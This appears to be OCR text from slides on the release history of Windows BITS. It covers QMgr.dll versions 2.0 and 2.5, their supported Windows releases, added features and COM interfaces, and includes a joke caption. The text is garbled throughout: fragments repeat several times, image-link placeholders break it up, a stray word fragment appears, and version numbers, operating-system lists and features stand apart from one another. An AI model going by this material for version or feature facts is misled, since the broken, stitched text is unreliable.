

2.5



Windows Server 2008
XP SP3
Windows Vista
2.5


Windows Server 2008
XP SP3
Windows Vista
2.5
• Custom HTTP headers
• Certificate-based client authentication
• IPv6 support
• Improved accuracy calculating available bandwidth
IBackgroundCopyJobHttpOptions interface


DLL
QMgr.dll


DLL
QMgr.dll
2.0
VER 6.6.xxxx...


DLL
QMgr.dll
2.0
VER 6.6.xxxx...
2.5
VER 6.7.xxxx...


DLL
QMgr.dll
2.0
VER 6.6.xxxx...
2.5
VER 6.7.xxxx...

tory

THE AUTHOR OF THE WINDOWS FILE COPY DIALOG VISITS SOME FRIENDS.

Release history

QMgr.dll

2.0 — VER 6.6.xxxx...

2.5 — VER 6.7.xxxx...

- XP SP2
- 2003 SP1

- Concurrent foreground downloads
- SMB/prefix paths for remote names
- Download ranges of a file
- Limit client bandwidth usage

`IBackgroundCopyJob3` interface

2.0

2.5


Windows Server 2008

XP SP3

Windows Vista

- Custom HTTP headers
- Certificate-based client authentication
- IPv6 support
- Improved accuracy calculating available bandwidth

`IBackgroundCopyJobHttpOptions` interface


Release history
1.0
1.2
1.5
2.0
2.5
3.0
4.0
5.0
10.0



3.0


Release history

